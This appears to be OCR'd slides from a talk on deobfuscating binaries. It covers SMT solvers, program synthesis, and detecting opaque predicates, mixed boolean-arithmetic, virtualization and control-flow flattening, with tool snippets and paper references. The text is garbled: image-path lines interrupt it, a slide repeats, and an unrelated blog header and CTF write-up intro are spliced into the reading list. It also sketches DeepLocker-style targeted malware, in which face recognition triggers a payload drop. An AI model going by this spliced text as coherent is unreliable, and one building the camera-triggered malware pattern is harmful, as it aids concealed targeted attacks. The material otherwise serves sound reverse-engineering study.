Looks good, but the performance of SMT solver varies greatly depends on how much concretize variables to be used (concolic testing), how to handle loops and recursion and how to constrain path condition, etc.
Also, accurately implementing symbolic execution is difficult; See the bug collection by Xu et al.

Xu et al. Concolic Execution on Small-Size Binary Codes: Challenges and Empirical Study. DSN, 2017. https://github.com/hxuhack/logic_bombs

Program Synthesis

CEGIS Counterexample-guided inductive synthesis




```
def refinement_loop():
    inputs = φ
    while True:
        candidate = synthesizer(inputs)
        if candidate is UNSAT:
            return UNSAT
        result = verifier(candidate)
        if result is valid:
            return candidate
        else:
            inputs.append(res)
```

```
def synthesizer(inputs):
    (i_1 … i_n) = inputs
    query = (∃P.σ(i_1, P) ∧...∧ σ(i_N, P))
    result, model = decide(query)
    if result is SAT:
        return model
    else:
        return UNSAT
```

```
def verifier(P):
    query = ∃x.¬σ(x, P)
    result, model = decide(query)
    if result is SAT:
        return model
    else:
        return valid
```

For more information, refer the book *Program Synthesis.*
https://rishabhmit.bitbucket.io/papers/program_synthesis_now.pdf

Program Synthesis

Stochastic Search

Since the SMT solver is time- and resource-consuming, there are methods for heuristically evaluating the combination of IR fragments instead of solving the SMT problem:

- Metropolis-Hastings
- Monte Carlo Tree Search (MCTS)
- Bayesian Net etc.

Assign evaluation values to each node of the tree i.e. operation, and optimize the combination.

Mostly program synthesis has been studied in the PL field, but recently it has become a hot topic in the ML field e.g. NIPS, ICLR and ICML – especially about neural program synthesis.

There is a case that the method using CEGIS and MCTS was used in deobfuscation.

Jha et al. Oracle-Guided Component-Based Program Synthesis. ICSE, 2010. https://dl.acm.org/citation.cfm?id=1806833

Blazytko et al. Syntia: Synthesizing the Semantics of Obfuscated Code. USENIX Security, 2017. https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/blazytko

Payback time

Deobfuscation

Opaque Predicates

The Way of Thinking

How can we know if a path will always be executed?

- Dynamic analysis – is not the best choice. How many times will you re-run obfuscated code?
- As you already know, symbolic execution is a better way.

Ready-to-use Technique

```
def opaque_predicate_detection(pc):
    …
    instruction.setAddress(pc)
    …
    if instruction.isBranch():
        # Opaque Predicate AST
        op_ast = Triton.getPathConstraintsAst()
        # Try another model
        model = Triton.getModel(astCtxt.lnot(op_ast))
        if model:
            print "not an opaque predicate"
        else:
            if instruction.isConditionTaken():
                print "opaque predicate: always taken"
            else:
                print "opaque predicate: never taken“
…
ea = ScreenEA()
opaque_predicate_detection(ea)
```

With TRITON, you can detect opaque predicate (modified from src/examples/python/proving_opaque_predicates.py).

https://github.com/JonathanSalwan/Triton/


Opaque Predicates

The Way of Thinking

How can we know if a path will always be executed?

- Dynamic analysis – is not the best choice. How many times will you re-run obfuscated code?
- As you already know, symbolic execution is a better way.

Ready-to-use Technique



APT28 X-Tunnel, 99b45…

With BINSEC and IDASEC, you can detect opaque predicate and also call stack tampering (p.11) from GUI:

I am glad to inform you that opaque predicate detection core is written in OCaml (binsec/src/backwards/opaque.ml).

https://github.com/binsec/binsec
https://github.com/RobinDavid/idasec

Mixed Boolean-Arithmetic

The Way of Thinking

Syntax is different from original code, but they are semantically-equivalent.
Your call:

- Execute an instruction sequence divided into chunks by dynamic analysis, and compare result with simple operations – straightforward solution
- Construct AST via IR and make use of term rewriting
- Generate a simple instruction sequence equivalent to MBA through program synthesis

Ready-to-use Technique

```
from arybo.lib import MBA

def f(x):
    v0 = x*0xe5 + 0xF7
    … (See p.13)

mba = MBA(8)
x = mba.var('x')
ret = f(x)
app = ret.vectorial_decomp([x])
print(app)
print(hex(app.cst().get_int_be()))
```


Arybo constructs AST from given equations and simplify it with the aid of pattern matching and bit-blasting.
You can replace f(x) with an IR chunk seems to be MBA and simplify it.
Arybo officially supports integration with TRITON.
Dynamic Binary Analysis

Also, Z3 has own term simplifier so you can use simplify().

https://github.com/quarkslab/arybo

Virtualization Obfuscation

The Way of Thinking



Hints:

- First, we need to identify where is the VM Entry. The standard move is to pay attention to top of jump table and VM management structure. However, there is a possibility that jump table has been erased by direct threaded code
- Let's look for a process to update the virtual instruction pointer
- Imagine syntax and semantics. Arithmetic and logical operators take arguments and write the return value to the virtual register in the (almost) same way

Virtualization Obfuscation

Ready-to-use Technique

Processor Module

```
reg_names = [
        # General purpose registers
        "reg_0",
        "reg_1",
        ...
]

instruc = [
        {'name': 'push', 'feature': CF_USE1}, # 0
        {'name': 'pop', 'feature': CF_CHG1}, # 1
         ...
]
```

- VMHunt, a tool to detect location of virtualized code will be released soon.
- Syntia, a program synthesis-based library to simplify virtualized code and MBA is publically available.
- Recently, Jonathan Salwan who is the author of TRITON have also published research results combining various methods – which is able to defeat Tigress.

Xu et al. VMHunt: A Verifiable Approach to Partially-Virtualized Binary Code Simplification. ACM CCS, 2018.
https://github.com/s3team/VMHunt (empty repository for now)

Blazytko et al. Syntia: Synthesizing the Semantics of Obfuscated Code. USENIX Security, 2017.
https://github.com/RUB-SysSec/syntia

Salwan et al. Symbolic Deobfuscation: From Virtualized Code to Back to The Original. DIMVA, 2018. http://shell-storm.org/talks/DIMVA2018-deobfuscation-salwan-bardin-potet.pdf

Control Flow Flattening

The Way of Thinking


```
int next = 0;

while(1){
    switch(next){
        case 0:
            …
            next = 1;
            break;
        case 1:
            …
```

It is necessary to combine the methods introduced so far.
Hints:

- First, take a look at branching condition of jump table
- Typically, an unconditional branch or a relatively simple path constraint determines the next block
- There is no guarantee that there will always be infinite loops. For example, it is possible that the number of times of execution is determined for each block
- Remember taint analysis and compiler optimization.

Ready-to-use Technique

Let's make your own tools.
Reproduction of Yadegari et al. will be a milestone:



Yadegari et al. A Generic Approach to Automatic Deobfuscation of Executable Code. IEEE S&P, 2015. https://ieeexplore.ieee.org/document/7163054

Takeaways

Conclusion

攻而必取者 攻其所不守也

Representative Obfuscation	Opaque Predicates	Mixed Boolean-Arithmetic	Virtualization Obfuscation	Control Flow Flattening
Deobfuscation	SMT-based Program Analysis			

Both are important:
- Gaining the experiences in the field
- Learning the principles of computer science

Future Direction

SMT-based Program Analysis

Analysis of JIT-based obfuscation (advanced version of virtualization obfuscation) and analysis of obfuscated data flow called implicit flow is open problem.
Also, studies on obfuscation transformation robust to symbolic execution are beginning; virtualization and flattening reduce the speed of symbolic execution.

Machine Learning

In this year, the technique called DeepLocker was proposed. DeepLocker uses DNN-based personal authentication for target identification of target attacks, and at the same time embeds the variables of the code in the weight of the DNN.
Therefore, Analyzing DNN or other ML models will become important.


```
from keras import …
import cv2

model = load_model(model_path)
cap = cv2.VideoCapture(DEVICE_ID)

while True:
    ret, frame = cap.read()
    test = prepare_image(frame)
    probas = model.predict(test)
    if probas.argmax(axis=-1) is target:
        decode_and_drop_malware()
        break
```


A tutorial level face recognition becomes evil.

Banescu et al. Predicting the Resilience of Obfuscated Code Against Symbolic Execution Attacks via Machine Learning. USENIX Security, 2017.https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-banescu.pdf

Kirat et al. DeepLocker - Concealing Targeted Attacks with AI Locksmithing. Black Hat USA, 2018. https://i.blackhat.com/us-18/Thu-August-9/us-18-Kirat-DeepLocker-Concealing-Targeted-Attacks-with-AI-Locksmithing.pdf

Further Readings






MÖBIUS STRIP REVERSE ENGINEERING

TRAINING CLASSES RESEARCH BLOG CONTACT

HEX-RAYS MICROCODE API VS. OBFUSCATING COMPILER

WEEKEND PROJECT: A CUSTOM IDA LOADER MODULE FOR THE HIDDEN BEE MALWARE FAMILY


Diary of a reverse-engineer

Breaking ledgerctf's AES white-box challenge

Introduction

About a month ago, my mate b0n0n was working on the ledgerctf puzzles and challenged me to have a look at the ctf2 binary. I eventually did and this blogpost discusses the protection scheme and how I broke it. Before diving in though, here is a bit of background.

ledger is a french security company founded in 2014 that is specialized in cryptography, cryptocurrencies, and hardware. They recently put up online three different puzzles to celebrate the official launch of their bug bounty program. The second challenge called ctf2 is the one we will be discussing today. ctf2 is an ELF64 binary that is available here for download (if you want to follow at home). The binary is about 11MB, written in C++ and even has symbols; great.

Let's do it!

- *Surreptitious Software*
- *The IDA Pro Book, 2nd Edition*
- Möbius Strip Reverse Engineering http://www.msreverseengineering.com/
- Diary of a reverse-engineer https://doar-e.github.io/
- SAT/SMT by example https://yurichev.com/writings/SAT_SMT_by_example.pdf
- The academic papers written by notable researchers: Babak Yadegari, Christian Collberg, Dongpeng Xu, Hui Xu, Jiang Ming, Jonathan Salwan, Kevin Patrick Coogan, Matias Madou, Matthias Jacob, Monirul Sharif, Mila Dalla Preda, Robin David, Rolf Rolles, Saumya Debray, Sebastien Banescu and Xabier Ugarte-Pedrero
- If you are interested in real world obfuscated malware, Nymaim is a good starting point